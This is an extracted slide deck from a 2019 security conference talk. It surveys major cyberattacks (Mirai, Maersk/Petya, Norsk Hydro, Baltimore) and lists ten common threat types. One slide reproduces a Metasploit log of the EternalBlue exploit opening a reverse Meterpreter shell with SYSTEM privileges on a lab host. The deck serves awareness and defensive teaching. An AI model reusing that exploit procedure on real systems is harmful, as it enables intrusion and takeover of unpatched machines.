
Discovered: 11<sup>th</sup> Oct 2018 – TALOS/CISCO

39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# Massive DDoS Attack using Mirai BotNet from “Internet of Things” - 21<sup>st</sup> Oct 2016





# Maersk: **Global Ransomware** - June 2017

## *Cost of Petya CyberAttack = \$300Million!...*



# Maersk: **Global Ransomware** - June 2017

## *Cost of Petya CyberAttack = \$300Million!...*



We are sorry but maerskline.com is temporarily unavailable

We confirm that some Maersk IT systems are down. We are assessing the situation. The safety of your business and our people is our top priority. We will update when we have more information.

We apologize for any inconvenience this causes you.

Maersk Line team

**\*\*\* Estimated \$300Million Profit Impact on Maersk Q3 2017 \*\*\***



# Norsk Hydro **Cyber Attack** – March 2019

- Company-Wide **“LockerGogo”** Ransomware Attack
- Large Impact upon Norsk Hydro Aluminium Production

- **Estimated Q1 Cost of Attack = \$52 Million!**



# Baltimore City Ransomware CyberAttack

\*\*\* EternalBlue Malware – 7<sup>th</sup> May 2019 \*\*\*

```
msf exploit(ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.24:9001
[*] 192.168.1.207:445 - Connecting to target for exploitation.
[+] 192.168.1.207:445 - Connection established for exploitation.
[*] 192.168.1.207:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.207:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.207:445 - Starting non-paged pool grooming
[+] 192.168.1.207:445 - Sending SMBv2 buffers
[+] 192.168.1.207:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.207:445 - Sending final SMBv2 buffers.
[*] 192.168.1.207:445 - Sending last fragment of exploit packet!
[*] 192.168.1.207:445 - Receiving response from exploit packet
[+] 192.168.1.207:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.207:445 - Sending egg to corrupted connection.
[*] 192.168.1.207:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.207
[*] Meterpreter session 3 opened (192.168.1.24:9001 -> 192.168.1.207:49160) at 2017-05-14 03:27:22 -0600
[+] 192.168.1.207:445 - =====
[+] 192.168.1.207:445 - -----WIN-----
[+] 192.168.1.207:445 - =====

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

[0] 0:ruby* 1:bash 2:sudo 3:bash 4:bash-
```



# Baltimore City **Ransomware CyberAttack**

**\*\*\* EternalBlue Malware – 7<sup>th</sup> May 2019 \*\*\***



**Mayor Bernard C. Jack Young**

@mayorbcyoung



Baltimore City core essential services (police, fire, EMS and 311) are still operational but it has been determined that the city's network has been infected with a ransomware virus. City employees are working diligently to determine the source and extent of the infection.

♡ 180 6:16 PM - May 7, 2019 · Baltimore, MD



**- CyberCriminals asked \$100k in Bitcoin – NO Ransom was Paid!....**

# Baltimore City Ransomware CyberAttack

\*\*\* EternalBlue Malware – 7<sup>th</sup> May 2019 \*\*\*



City of  
Baltimore



The City of Baltimore is currently unable to send or receive email. If you need assistance, please call the department you wish to contact.

**Click here** for information on Baltimore city services / contact numbers.

**Systems are still *not* fully operational after more than 2 weeks!.....**



# CyberSecurity: Market Sectors


- Anti-Virus/Firewall
- ID Authentication
- Encryption/Privacy
- Risk & Compliance
- Mobile Device Security
- Anti-Fraud Monitoring
- Website Protection
- S/W Code Verification
- AI & Machine Learning
- Enterprise IoT Security
- Cloud Security Services
- Big Data Protection
- RT Log/Event Analytics
- Real-Time Threat Maps
- Smart Biometrics
- Training & Certification

Global Trend is towards **Adaptive & Intelligent Cybersecurity Solutions/Services...**  
....Traditional **Anti-Virus/Firewall Tools** no longer fully effective against **“Bad Guys”!**

# Effective **CyberSecurity** for 2020s!



## 2 – TOP 10 Cyber Attacks & Threats! “*YOUR* Cyber Defence”



ThrustSSC – 1<sup>st</sup> Supersonic Car – October 1997  
39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# "CyberAttacks Travel @ Mach ONE Million!"

О том, как  
мечта одного человека  
о преодолении сверхзвукового  
барьера могла бы содействовать  
успеху Вашего бизнеса



**Physical Terror = "Spatial":** Attacks on Physical Infrastructure , Corporate Assets, Staff and Citizens

\*\*\* Sound Waves = 340metres/sec \*\*\*

**Cyber Terror = "Temporal":** Anonymous Attacks on, Network Hubs, Servers, Databases & Social Media

\*\*\* Light Waves = 300,000,000 metres/sec \*\*\*



**Thrust SSC: - 1<sup>st</sup> Supersonic Car: 1995-1997**

Web Archive: [www.thrustssc.com](http://www.thrustssc.com)

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# "CyberAttacks Travel @ Mach ONE Million!"

BloodHound SSC

2018



1997

Thrust SSC  
Mach ONE





# ...“Cyber” Evolving @ *~1 Million-X-Faster* than “Human Life & Intelligence”!...

- 590MYrs - Animals
- 220M Yrs - Mammals
- 75MYrs - Primates
- 28MYrs – Lesser Apes
- 15MYrs – Great Apes
- 8MYrs – Pre-Humans
- 2MYrs – 1<sup>st</sup> Humans

- 1440 - 1<sup>st</sup> Printing Press...
- 1790 - Industrial Revolution
- 1943 - 1<sup>st</sup> Neural Networks
- 1990 - “World-Wide-Web”
- 2003- Social Media/Search
- 2010 - “Smart Devices-IoT”
- 2016 - AI/ML Explosion !...

...21<sup>st</sup> “Cyber” (*Silicon AI Life*) Evolves & Communicates at  
~ 1 Million-X-Faster *than* “Human” (*Carbon DNA Life*)!...

# Evolution TimeLine of “Human Life & Intelligence”

Rank	Name	Common name	Millions of years ago
Domain	Eukaryota	Cells with a nucleus	2,100
Kingdom	Animalia	Animals	590
Phylum	Chordata	Chordates (Vertebrates and closely related invertebrates)	530
Subphylum	Vertebrata	Vertebrates	505
Superclass	Tetrapoda	Tetrapods (animals with four limbs)	395
(unranked clade)	Amniota	Amniotes (fully terrestrial tetrapods whose eggs are "equipped with an amnios")	340
Clade	Synapsida	Proto-Mammals	308
Class	Mammalia	Mammals	220
Subclass	Theria	Mammals that give birth to live young (i.e., non-egg-laying)	160
Infraclass	Eutheria	Placental mammals (i.e., non-marsupials)	125
Magnorder	Boreoeutheria	Supraprimates, (most) hoofed mammals, (most) carnivorous mammals, whales, and bats	124–101
Superorder	Euarchontoglires	Supraprimates: primates, colugos, tree shrews, rodents, and rabbits	100
Grandorder	Euarchonta	Primates, colugos, and tree shrews	99–80
Mirorder	Primateomorpha	Primates and colugos	79.6
Order	Primates	Primates	75
Suborder	Haplorrhini	"Dry-nosed" (literally, "simple-nosed") primates: apes, monkeys, and tarsiers	63
Infraorder	Simiiformes	"Higher" primates (Simians): apes and monkeys	40
Parvorder	Catarrhini	"Downward-nosed" primates: apes and old-world monkeys	30
Superfamily	Hominoidea	Apes: great apes and lesser apes (gibbons)	28
Family	Hominidae	Great apes: humans, chimpanzees, gorillas, and orangutans—the hominids	15
Subfamily	Homininae	Humans, chimpanzees, and gorillas (the African apes)	8
Tribe	Hominini	Genera <i>Homo</i> , <i>Pan</i> (chimpanzees), and the extinct <i>Australopithecines</i>	5.8
Subtribe	Hominina	Genus <i>Homo</i> and close human relatives and ancestors after splitting from <i>Pan</i> —the hominins	≥4 <sup>[1]</sup>
Genus	<i>Homo</i>	Humans	2.5
Subgenus	<i>Homo</i>	Archaic humans	0.6
Species	<i>Homo sapiens</i>	Anatomically modern humans	0.3 <sup>[2]</sup>

Source: [en.wikipedia.org/wiki/Timeline\\_of\\_human\\_evolution](https://en.wikipedia.org/wiki/Timeline_of_human_evolution) \* Effective CyberSecurity for 2020s \*  
 39<sup>th</sup> International East-West Security Conference Intelligent Analytics & Real-Time Modelling  
 Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
 © Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# “Countdown to **TOP 10 Cyber Threats!**”

- **TOP Cyber Threats** may be roughly classified by Role during Criminal/Political Cyber Campaign:  
**Exploration – Penetration – Alert & Attack**
- **Cyber Attacks** may be planned by Criminals, Terrorists & Hacktivists for weeks & months!
- **Research & Intelligence:** Major Attacks will be based on In-Depth Research, “Insider Intelligence”, and Cyber “Hackers” Toolkit!...

# “Cyber Intelligence Gathering Tools

## \*\*\* EXPLORATION \*\*\*

- Cyber Crime Campaigns will be launched with In-depth Cyber & Insider Target **Exploration**:
- **Threat 1: APT** = Advanced Persistent Attack
- **Threat 2: Stealth Monitoring** – Loggers & Cams
- **Threat 3: Toxic eMail** & Social Media Phishing

....Cyber “Stealth” Tools will be used by “Bad Guys” for detailed “Mapping” of the Target Organisation, in preparation for Cyber Penetration & Attack!....



# “Cyber Entry & Exit Routes & Tools”

## \*\*\* PENETRATION \*\*\*

- The “Bad Guys” will **Penetrate** the “Target” Business or Agency for both “Entry” & “Exit” Routes for “Data/Bots”:
  - **Threat 4: DataBase/Web Hacks** – DB/Web Penetration with SQL DB Injection & Web Cross-Site Scripting (XSS)
  - **Threat 5: Classic Malware** – Viruses & Trojans
  - **Threat 6: Authentication Hacks** – Passwords/Patches
  - **Threat 7: Custom Design “Bots”** – “StuxNet Style”
- ... “Dark Web Tools & Bots” may check for Target IT Weaknesses— 24/7 - using Fast Network Assets!


# “Real-Time Cyber Alert: *Hack & Attack*”

## \*\*\* CYBER ATTACK \*\*\*


- Following In-Depth Cyber Research & Target Mapping the “Bad Guys” will Launch Attack Utilising Selection of TOP 10 Cyber Threats! :
- **Threat 8: Toxic Cookies/Proxy/DNS** – Re-Route Users to “Fake” or “Toxic” Web & DB Resources
- **Threat 9: DDoS** – Distributed Denial of Service executed through “Hired” Networked “BotNets”
- **Threat 10: RansomWare** – Toxic Script running on Device that Encrypts ALL Networked Files with Decryption after “BitCoin Ransom Payment”!



# ***“CyberWar”*** Strategies & Models from Classic Works!



**Recommended  
“Bedtime  
Reading”  
for  
Cybersecurity  
Specialists!**



***Classic Works on “War” are still relevant today for 21stC Cybersecurity!***


**Cyber Criminals now plan Cyber Campaigns & Attacks with In-Depth Research & 21<sup>st</sup> Weapons!**

**39<sup>th</sup> International East-West Security Conference**

**\* Effective CyberSecurity for 2020s \***  
**Intelligent Analytics & Real-Time Modelling**  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# “Naval Campaign: Battle of Trafalgar-1805

